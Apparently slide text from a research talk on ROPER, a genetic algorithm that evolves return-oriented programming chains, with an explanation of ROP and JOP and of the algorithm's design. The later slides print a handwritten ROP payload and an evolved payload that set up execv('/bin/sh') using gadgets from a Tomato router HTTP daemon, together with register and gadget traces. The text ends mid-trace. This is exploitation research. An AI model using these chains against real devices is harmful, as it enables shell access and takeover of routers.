



RETURN ORIENTED PROGRAMME EVOLUTION with ROPER

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
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
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


5. The Fundamental Problem of Information Security

At bottom, in computation, there is no essential distinction between data and code. The fundamental problem of infosec is to find ways of imposing this distinction in specific contexts, and ensuring that it locally holds.


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
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
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
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
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
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
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
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
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
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
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
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


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- ▶ The classic shellcode attack fails, because the shellcode, **written** to the stack, cannot be **executed**.




9. A Quick Introduction to Return Oriented Programming




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- ▶ PROBLEM: You can't write to executable memory, and you can't execute writeable memory. Old-school shellcode attacks won't work.
- ▶ SOLUTION: You can't introduce any code of your own, but you **can** reuse pieces of memory that are already executable. The trick is rearranging them into something useful.

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
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- ▶ in a ROP chain, each gadget performs its operation, and then sends the instruction pointer to the next gadget in the chain

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
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- ▶ and we can take advantage of this to ‘chain’ arbitrarily many gadgets together. As each reaches its RETURN instruction, it sends the instruction pointer to the next gadget in the chain.

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
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- ▶ this gives us what’s commonly called ‘JOP’, or jump-oriented programming

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
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- ▶ We could even say that “Exploitation **is** setting up, instantiating, and programming a weird machine.” (Halvar Flake @ Infiltrate, 2011)

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
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
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- ▶ It is not uniformly distributed over the semantic space it represents.

17. Uneven Raw Materials

Register usage in tomato-RT-N18U-httpd, an ARM router HTTP daemon



Operations are unevenly distributed across registers.

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
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
Anything that implements these traits can implement Darwinian evolution.

The ooze out of which all life evolved. Except this time it's artificial slime, artificial life.

19. Bird's-Eye View of ROPER



20. Genetic Algorithm with Tournament Selection




21. Implementation Details

GENOTYPE REPRESENTATION	stack of gadget pointers & dwords
VARIATION OPERATORS	single-point crossover (fitness weighted) or cloning with micromutation
PHENOTYPE REPRESENTATION	behaviour of ROP-chain in virtual CPU, loaded with target executable
FITNESS FUNCTIONS	crowding-modulated crash penalty performance in task niching/fitness-sharing modifier

22. The Unicorn Emulation Library

In order to examine the behaviour of each ROP or JOP payload, I make use of Nguyen Anh Quynh's (excellent) Unicorn CPU Emulation library, which allows one to utilize QEMU's CPU modules without needing to spin up an entire QEMU instance.



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This has been a terrifically useful tool for studying low-level processes on various architectures, and I encourage anyone doing the same to look into it.

23. Pattern matching

Suppose we wanted to prime the CPU for the call

```
execv("/bin/sh", ["/bin/sh"], 0);
```

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```
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```

We'd need a ROP chain that sets `r0` and `r1` to point to some memory location that contains `"/bin/sh"`, sets `r2` to 0, and `r7` to 11. Once that's in place spawning a shell is as simple as jumping to any given address that contains an `svc` instruction.

24. Example of a Handwritten ROP-Chain on tomato-RT-N18U-httpd

Payload:

```
00013200 0002bc3e 0002bc3e 00000000 deba5e12 d000d13d
00015330 deba5e12 feedc0de badb17e5 0000000b
0001c64c
```

Runtime:

```
00013200 pop {r0, r1, r2, r3, r4, pc}
R0: 0002bc3e
R1: 0002bc3e
R2: 00000000
R7: ????????
00015330 pop {r4, r5, r6, r7, pc}
R0: 0002bc3e
R1: 0002bc3e
R2: 00000000
R7: 0000000b
0001c64c svcpl 0x00707070
```


25. Shellcode Using Noisy Gadgets

This was a fairly trivial chain to write, and ROPER can usually discover similar ones fairly quickly.

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One of ROPER's more peculiar solutions to this problem - using gadgets from a Tomato router's HTTP daemon - is on the next slide...

26. Specimen generated by ROPER


Payload:

```
000100fc 0002bc3e 0002bc3e 0002bc3e
00012780 0000000b 0000000b 0000000b 0000000b 0002bc3e
00016884 0002bc3e
00012780 0002bc3e 0002bc3e 0002bc3e 0002bc3e 0000000b
000155ec 00000000 0000000b 0002bc3e
000100fc 0002bc3e 0000000b 00000000
0000b49c 0002bc3e 0000000b 0002bc3e 0000000b 0002bc3e
0000b48c 0002bc3e 00000000 0002bc3e 0002bc3e 0002bc3e
0000b48c 0002bc3e 0002bc3e 0002bc3e 0002bc3e 00000000
00016918 0002bc3e 0000000b 0002bc3e 0002bc3e 0000000b
00015d24 0002bc3e 00000000 00000000
00012a78 0000000b 00000000
0000e0f8 00000000
000109b4 0002bc3e 0000000b
0000b48c 0002bc3e 0002bc3e 0002bc3e 0000000b 0002bc3e
000100fc 0002bc3e 00000000 00000000
000109b4 0002bc3e 0002bc3e
00016758 0000000b
0000e0f8 0002bc3e
000100fc 0002bc3e 00000000 0000000b
00012a78 0002bc3e 0002bc3e
0001569c 0000000b 0002bc3e 0002bc3e
```

<pre>;; Gadget 0 [000100fc] mov r0, r6 [00010100] ldrb r4, [r6], #1 [00010104] cmp r4, #0 [00010108] bne #4294967224 [0001010c] rsb r5, r5, r0 [00010110] cmp r5, #0x40 [00010114] movgt r0, #0 [00010118] movle r0, #1 [0001011c] pop {r4, r5, r6, pc} R0: 00000001 R1: 00000001 R2: 00000001 R7: 0002bc3e ;; Gadget 1 [00012780] bne #0x18 [00012798] mvn r7, #0 [0001279c] mov r0, r7 [000127a0] pop {r3, r4, r5, r6, r7, pc} R0: 